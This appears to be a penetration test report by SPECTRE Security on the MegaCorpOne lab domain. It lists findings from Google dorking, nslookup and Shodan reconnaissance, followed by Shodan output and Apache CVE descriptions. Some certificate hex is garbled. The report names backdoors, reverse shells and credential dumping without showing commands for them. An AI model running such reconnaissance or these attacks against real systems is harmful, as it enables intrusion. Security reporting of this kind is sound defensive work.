



Cybersecurity

Penetration Test Report

MegaCorpOne

Penetration Test Report

SPECTRE Security, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	11
Vulnerability Findings	12
MITRE ATT&CK Navigator Map	51

Contact Information

Company Name	SPECTRE Security, LLC
Contact Name	Aneesh Sharma
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	aneesh.sharma@spectresec.com

Document History

Version	Date	Author(s)	Comments
001	07/10/2023	Aneesh Sharma	First Draft
002	07/15/2023	Aneesh Sharma	Initial Review
003	07/16/2023	Aneesh Sharma	Final Review

Introduction

In accordance with MegaCorpOne's policies, SPECTRE Security, LLC (henceforth known as (S PTR) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by S PTR during July of 2023.

For the testing, S PTR focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

S PTR used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

SPTR begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

SPTR uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain a perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

SPTR's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defences that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- One of the strengths that was found during the reconnaissance of the wireless networks that there was a publicly accessible wireless network with a visible SSID. For the user to access this network, they must create an account and use those to log in. It is my understanding that the SSID for the internal network is not being broadcasted, which means it is not visible to anyone outside the organization.

Summary of Weaknesses

SPTR successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version, but are more general and systemic vulnerabilities.

- Contact details of senior management are available to the public online. A contact department details should be made available instead.
- Login credentials were found in text files, and they were not complex, making them easy to crack. Weak passwords being allowed makes the system more vulnerable to attacks.
 - Due to the use of weak passwords being allowed, privilege escalation was able to be easily conducted.
- In the reconnaissance phase open ports were identified such as port 22 which were later exploited. Several well known vulnerabilities were also identified, which narrowed the exploits that were used.
- Network scanning and mapping are also easily conducted, which made it easy to visualize the network infrastructure.
- Apache servers are vulnerable to CVE exploits.

Executive Summary

SPECTRE Security, LLC was able to conduct an extensive security assessment of MegaCorpOne in order to determine the vulnerabilities and security risks within their network, which was agreed upon before the engagement. This security engagement used several penetration testing methods, which allowed SPECTRE Security to provide MegaCorpOne's management with a deeper understanding of the risks associated with their current network and security model.

The evaluation commenced by testing MegaCorpOne's internal network infrastructure, which used reconnaissance and host discovery. We used Shodan.io to see the OS that was being run as well as ports that are open on the system. Shodan.io also provided a list of potential CVE vulnerabilities that could affect the machine. Subsequently, armed with this knowledge, we could devise several potential attack scenarios against the machines. The conducted tests revealed several vulnerabilities that pose risks to the confidentiality, integrity, and availability of MegaCorpOne's resources. During the tests, we were able to guess a weak password and gain access to a Linux and Windows 10 machine because of this, other usernames and password were located. This allowed us to use these usernames and passwords to escalate our privileges on both machines and create backdoors for continued exploitation of the machines.

MegaCorpOne's internal network was found to have critical, high, and medium severity issues, necessitating immediate remediation to safeguard the company's network from potential malicious threats. Based on the assessment of MegaCorpOne, it is evident that they are ill-prepared to defend against current attacks. Urgent action is required to address and remediate the findings outlined in the report.

Summary Vulnerability Overview

Vulnerability	Severity
Shodan.io Site Overview and CVE Exploits	Critical
Weak Password on Public Web Application	Critical
Exploitable Open Ports on Network	Critical
Exploitation and Privilege Escalation	Critical
Password Cracking	Critical
Persistence on the Compromised Machine	Critical
Privilege Escalation Exploit and Persistence	Critical
LLMNR Spoofing	Critical
Windows Open Port	High
Reverse Shell Vulnerability	High
Credential Dumping and Lateral Movement	High
Password Spraying	Medium
Executive Team Contact Information and Files	Medium
IP Addresses Exposed for Domain Servers	Medium
Windows Management Instrumentation (WMI) Vulnerability	Medium
Compromised Server Users	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.100–Host Machine 172.22.117.150– Linux Machine 172.22.117.10– WinDC01 –Domain Controller 172.22.117.20–Windows10 Machine 172.22.117.87–www.megacorpone.com
Ports	21 FTP 22 SSH 80 HTTP 443 HTTPS 445 SMB 139 RPC/SMB 3389 RDP 88 Kerberos

Exploitation Risk	Total
Critical	8
High	3
Medium	5
Low	0

Vulnerability Findings

Executive Team Contact Information and Files

Risk Rating: Medium


Description: Using the Google dorking technique, we were able to find information about MegaCorpOne's executives. As shown in Figure 1.1 entering the following into the Google search field "intext:email site:megacorpone.com" displayed results that gave us the contact details landing page. This information included team member Names, positions, email addresses and images of executive staff (Figure 1.2). This information alone does not pose a security threat, however when combined with other information that is gathered by a malicious actor it can pose a risk and allows executive team members to be profiled and eventually compromised. Using the same Google dorking method, we entered the following text into the search bar "ext:txt site:megacorpone.com" which results showed a txt file (figure 1.3) which displayed text shown in figure 1.4 that stated to allow to enter /nanites.php in the search bar after the website name. Doing so results in a web page that displays the current nanite levels in Rachel, NV (figure 1.5)

Affected Hosts: www.megacorpone.com

Remediation:

- Remove Contact information of executives from the website
- Create a single contact email where all queries from the public can be directed, i.e contact@megacorpone.com, support@megacorpone.com

(Figure 1.1)



(Figure 1.2)




Figure 1.3




Figure 1.4





Figure 1.5



Current Nanite Levels (ppm) in Rachel, NV

2.7
2.3
1.3
0.8
1.2
1
1.5
2
0.1
0.2
1.5
1.6
0.7
0.4
2.6
2.1
1.6
2.9
2.6
2.3

Last sample collected: 2023-07-16

Shodan.io Site Overview and CVE Exploits

Risk Rating: Critical

Description:

MegaCorpOne's external IP address was gathered by simply using a "nslookup" (Figure 1.3) command on a Linux terminal. The IP address gathered from our "nslookup" was then entered into Shodan.io the results showed us details such as open ports, system information (OS), CVE and the location of the servers (Figures 1.6-.1.16).

Site Profile:

- Server Location: Montreal, Canada
- Operating System: Debian- 10+deb10u2
- Web Server: Apache 2.4.38
- SSH: OpenSSH 7.9p1 Debian - SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
- Open Ports
 - SSH – 22
 - HTTP – 80
 - HTTPS – 443

Figure 1.6




Figure 1.7

149.56.244.87

General Information

Hostnames: www.megacorpone.com

Domains: MEGACORPONE.COM

Country: Canada

City: Montréal

Organization: OVH Hosting, Inc.

ISP: OVH SAS

ASN: AS16276

Open Ports

22 80 443

Web Technologies

Figure 1.8

OpenSSH 7.9p1 Debian 10+deb10u2

Key type: ssh-rsa
 Key: AAAQABJzcbC1yc2EAAAQABAAQCoqgSBR7aTx6gTSINwbsj1516711hvTxF0cEllyU7Hs3jS8u68shephao/lyyga6pCv0fxIK8R8c3jG1lRpKCA4GH1d8rs9CdeG1cpB5mrx1cvYrd010nyTtJ7D0L2r10leF77Dq0Qd1qPjvsvuCn21SqcFw/hz+PFYwadpWzr537+Vt5c/I7y1h7q21u2u0hC73ZmW101o+01sp98x+j8v3v7kfjyQfcbaqlld6w2hc600yBE115VBK87frx6APqaz1lo2zr+d1dgC1LE5TUQqzIewbuZj3RmRy1uUTIN+Zu09QMc5Th+6HB0k/m15RY5v8/6Zj

Fingerprint: cd:bd:1d:f0:c2:fb:c3:d8:48:ef:7f:5f:ba:34:1f:06

Kex Algorithms:

- curve25519-sha256
- curve25519-sha256@libssh.org
- ecdh-sha2-nistp256
- ecdh-sha2-nistp384
- ecdh-sha2-nistp521
- diffie-hellman-group-exchange-sha256
- diffie-hellman-group16-sha512
- diffie-hellman-group18-sha512
- diffie-hellman-group14-sha256
- diffie-hellman-group14-sha1

Server Host Key Algorithms:

- rsa-sha2-512
- rsa-sha2-256
- ssh-rsa
- ecdsa-sha2-nistp256
- ssh-ed25519

Encryption Algorithms:

- chacha20-poly1305@openssh.com
- aes128-ctr
- aes192-ctr
- aes256-ctr
- aes128-gcm@openssh.com
- aes256-gcm@openssh.com

MAC Algorithms:

- umac-64-etm@openssh.com
- umac-128-etm@openssh.com
- hmac-sha2-256-etm@openssh.com
- hmac-sha2-512-etm@openssh.com
- hmac-sha1-etm@openssh.com
- umac-64@openssh.com
- umac-128@openssh.com
- hmac-sha-256

Compression Algorithms:

- none
- zlib@openssh.com

// 80 / TCP [Apache httpd](#) 24.38

HTTP/1.1 200 OK
 Date: Sat, 24 Jun 2023 21:16:28 GMT
 Server: Apache/2.4.38 (Debian)
 Last-Modified: Wed, 06 Nov 2019 15:04:14 GMT
 ETag: "390b-596a6eda79780"
 Accept-Ranges: bytes
 Content-Length: 14603
 Vary: Accept-Encoding
 Content-Type: text/html

// 443 / TCP [Apache httpd](#) 24.38

HTTP/1.1 200 OK
 Date: Wed, 28 Jun 2023 14:24:33 GMT
 Server: Apache/2.4.38 (Debian)

Figure 1.9

CVE-2019-0196 A vulnerability was found in Apache HTTP Server 2.4.17 to 2.4.38. Using fuzzed network input, the http/2 request handling could be made to access freed memory in string comparison when determining the method of a request and thus process the request incorrectly.

CVE-2020-1934 In Apache HTTP Server 2.4.0 to 2.4.41, mod_proxy_ftp may use uninitialized memory when proxying to a malicious FTP server.

CVE-2021-34798 Malformed requests may cause the server to dereference a NULL pointer. This issue affects Apache HTTP Server 2.4.48 and earlier.

CVE-2020-35452 Apache HTTP Server versions 2.4.0 to 2.4.46 A specially crafted Digest nonce can cause a stack overflow in mod_auth_digest. There is no report of this overflow being exploitable, nor the Apache HTTP Server team could create one, though some particular compiler and/or compilation option might make it possible, with limited consequences anyway due to the size (a single byte) and the value (zero byte) of the overflow

CVE-2022-29404 In Apache HTTP Server 2.4.53 and earlier, a malicious request to a lua script that calls rparsebody() may cause a denial of service due to no default limit on possible input size.

CVE-2022-22721 If LimitXMLRequestBody is set to allow request bodies larger than 350MB (defaults to 1M) on 32 bit systems an integer overflow happens which later causes out of bounds writes. This issue affects Apache HTTP Server 2.4.52 and earlier.

CVE-2006-20001 A carefully crafted If: request header can cause a memory read, or write of a single zero byte, in a pool (heap) memory location beyond the header value sent. This could cause the process to crash. This issue affects Apache HTTP Server 2.4.54 and earlier.

CVE-2022-28330 Apache HTTP Server 2.4.53 and earlier on Windows may read beyond

// 80 / TCP [Apache httpd](#) 24.38

HTTP/1.1 200 OK
 Date: Sat, 24 Jun 2023 21:16:28 GMT
 Server: Apache/2.4.38 (Debian)
 Last-Modified: Wed, 06 Nov 2019 15:04:14 GMT
 ETag: "390b-596a6eda79780"
 Accept-Ranges: bytes
 Content-Length: 14603
 Vary: Accept-Encoding
 Content-Type: text/html

// 443 / TCP [Apache httpd](#) 24.38

HTTP/1.1 200 OK
 Date: Wed, 28 Jun 2023 14:24:33 GMT
 Server: Apache/2.4.38 (Debian)

Figure 1.10

CVE-2022-28330 Apache HTTP Server 2.4.53 and earlier on Windows may read beyond bounds when configured to process requests with the mod_isapi module.

CVE-2020-11993 Apache HTTP Server versions 2.4.20 to 2.4.43 When trace/debug was enabled for the HTTP/2 module and on certain traffic edge patterns, logging statements were made on the wrong connection, causing concurrent use of memory pools. Configuring the LogLevel of mod_http2 above 'info' will mitigate this vulnerability for unpatched servers.

CVE-2019-10081 HTTP/2 (2.4.20 through 2.4.39) very early pushes, for example configured with 'H2PushResource', could lead to an overwrite of memory in the pushing request's pool, leading to crashes. The memory copied is that of the configured push link header values, not data supplied by the client.

CVE-2019-0217 In Apache HTTP Server 2.4 release 2.4.38 and prior, a race condition in mod_auth_digest when running in a threaded server could allow a user with valid credentials to authenticate using another username, bypassing configured access control restrictions.

CVE-2019-0197 A vulnerability was found in Apache HTTP Server 2.4.34 to 2.4.38. When HTTP/2 was enabled for a http:// host or H2Upgrade was enabled for h2 on a https:// host, an Upgrade request from http://11 to http://2 that was not the first request on a connection could lead to a misconfiguration and crash. Server that never enabled the h2 protocol or that only enabled it for https:// and did not set 'H2Upgrade on' are unaffected by this issue.

CVE-2019-0215 In Apache HTTP Server 2.4 releases 2.4.37 and 2.4.38, a bug in mod_ssl when using per-location client certificate verification with TLSv1.3 allowed a client to bypass configured access control restrictions.

CVE-2021-33193 A crafted method sent through HTTP/2 will bypass validation and be forwarded by mod_proxy, which can lead to request splitting or cache poisoning. This issue affects Apache HTTP Server 2.4.17 to 2.4.48.

SSL Certificate

```

Date: Wed, 28 Jun 2023 14:24:33 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Wed, 06 Nov 2019 15:04:14 GMT
ETag: "990b-596adec79780"
Accept-Ranges: bytes
Content-Length: 14603
Vary: Accept-Encoding
Content-Type: text/html

```

X509v3 Certificate

```

Certificate:
Data:
Version: 3 (0x2)
Serial Number:
03:c0:98:c9:6d:4f:4d:16:c6:bb:94:c6:aa:71:c7:44:df:f1
Signature Algorithm: sha512WithRSAEncryption
Issuer: CN=0, O=Let's Encrypt, CN=R
Validity
Not Before: Jun 25 06:32:09 2023 GMT
Not After : Sep 23 06:32:08 2023 GMT
Subject: CN=www.megacorpone.com
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
Public-Key: (2048 bit)
Modulus:
00:ed:b9:69:64:2a:fe:a3:9b:6b:0b:a2:82:77:
b4:12:24:b4:be:45:c8:e8:0d:f8:38:c8:6c:0b:bb:
a3:d6:3c:1f:fd:fe:a2:c2:cd:9b:60:e4:50:6e:2f:f1:
2a:10:64:1a:4d:27:86:33:ca:22:f5:a7:aa:d9:c5:
3a:64:15:31:64:5d:ca:90:ea:34:24:81:3e:04:30:
cd:94:52:0b:05:0d:f2:92:55:fb:5e:57:af:59:77:
dd:85:f3:35:49:53:61:f5:65:33:7b:42:e0:87:65:
db:4c:bb:3c:bc:78:40:46:93:cb:c5:c1:7c:3d:42:
26:89:a9:e2:75:a9:58:d6:ed:fd:5d:0a:49:e0:5a:
4a:ab:ds:bb:1a:0b:fc:cc:72:be:1a:c1:23:8a:1e:43:
60:26:ce:47:57:aa:14:b7:bc:a4:8f:3a:50:c9:f1:
1e:de:f8:d0:4b:05:65:81:74:98:1e:c2:22:c7:62:
e5:2d:50:57:0b:02:0c:0f:13:96:42:94:81:02:89:
e2:17:1d:09:16:13:0a:01:10:42:02:4c:a9:9f:9b:
ac:c1:59:67:e8:e9:f1:a5:55:93:f4:c6:d1:10:4b:
1f:85:3d:e1:51:8a:05:23:da:7a:fe:61:93:e9:55:
15:ea:ce:40:78:7c:32:c4:30:7a:a8:58:a3:1d:28:
3b:a3
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Key Usage: critical
Digital Signature, Key Encipherment
X509v3 Extended Key Usage:
TLS Web Server Authentication, TLS Web Client Authentication
X509v3 Basic Constraints: critical
CA:FALSE
X509v3 Subject Key Identifier:
5B:D3:3E:22:CD:1C:4C:5C:E7:3E:1C:40:A5:C5:60:AB:AB:94:37:4C
X509v3 Authority Key Identifier:
14:2E:83:17:87:58:56:CB:AE:50:09:40:E6:1F:AF:90:88:14:C2:C6
Authority Information Access:
OCSP - URI:http://r3.o.lencr.org
CA Issuers - URI:http://r3.i.lencr.org/
X509v3 Subject Alternative Name:
DNS:www.megacorpone.com
X509v3 Certificate Policies:
Policy: 2.23.140.1.2.1
CT Precertificate SCTS:
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : B7:3E:FB:24:DF:9C:4D:BA:75:F2:39:C5:BA:58:F4:6C:
50:FC:42:CF:7A:9F:35:C4:9E:1D:09:81:25:ED:B4:99
Timestamp : Jun 25 07:32:09.375 2023 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:44:02:20:27:F7:4D:54:8B:04:2F:02:E0:97:00:M:
CA:5D:08:13:4F:EB:13:00:88:EC:4D:3E:65:39:26:BF:
E5:C2:BA:F8:02:20:45:CC:DE:D3:B1:20:0B:C5:1B:C:
52:RC:05:4C:6F:06:59:85:60:71:26:32:1A:CF:0A:85:
CB:0B:8E:28:85:24
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : AD:F7:BE:FA:7C:FF:10:C8:BB:90:3D:9C:1E:3E:1B:6A:
84:67:29:50:C7:B1:0C:24:CA:85:86:34:EB:DC:82:8A
Timestamp : Jun 25 07:32:09.463 2023 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:45:92:21:00:CC:89:6E:35:00:BA:86:EF:0E:B7:
59:0E:BE:BA:F2:09:09:09:41:AC:61:69:48:62:F7:88:
F3:99:4E:9C:FE:02:20:77:08:08:AB:9E:68:9E:4E:E8:
30:98:FF:81:EB:C7:AD:07:54:41:9B:D2:49:60:10:F7:
77:09:73:2A:F3:8B:8A
Signature Algorithm: sha512WithRSAEncryption
Signature Value:
64:2e:d3:a8:fc:f5:c8:80:b3:86:91:26:4d:76:b2:78:65:4e:
53:eb:b7:e8:69:95:a2:80:32:3d:3d:52:17:42:80:eb:65:25:
9d:51:48:f6:c1:db:c4:06:78:94:85:c7:49:60:5e:29:0d:99:
32:8a:f0:ee:27:42:64:5f:eb:4e:1e:6d:37:35:db:f4:e7:ed:
```

Figure 1.11

CVE-2021-33193 A crafted method sent through HTTP/2 will bypass validation and be forwarded by mod_proxy, which can lead to request splitting or cache poisoning. This issue affects Apache HTTP Server 2.4.17 to 2.4.48.

CVE-2019-0211 In Apache HTTP Server 2.4 releases 2.4.17 to 2.4.38, with MPM event, worker or prefork, code executing in less-privileged child processes or threads (including scripts executed by an in-process scripting interpreter) could execute arbitrary code with the privileges of the parent process (usually root) by manipulating the scoreboard. Non-Unix systems are not affected.

CVE-2019-10092 In Apache HTTP Server 2.4.0-2.4.39, a limited cross-site scripting issue was reported affecting the mod_proxy error page. An attacker could cause the link on the error page to be malformed and instead point to a page of their choice. This would only be exploitable where a server was set up with proxying enabled but was misconfigured in such a way that the Proxy Error page was displayed.

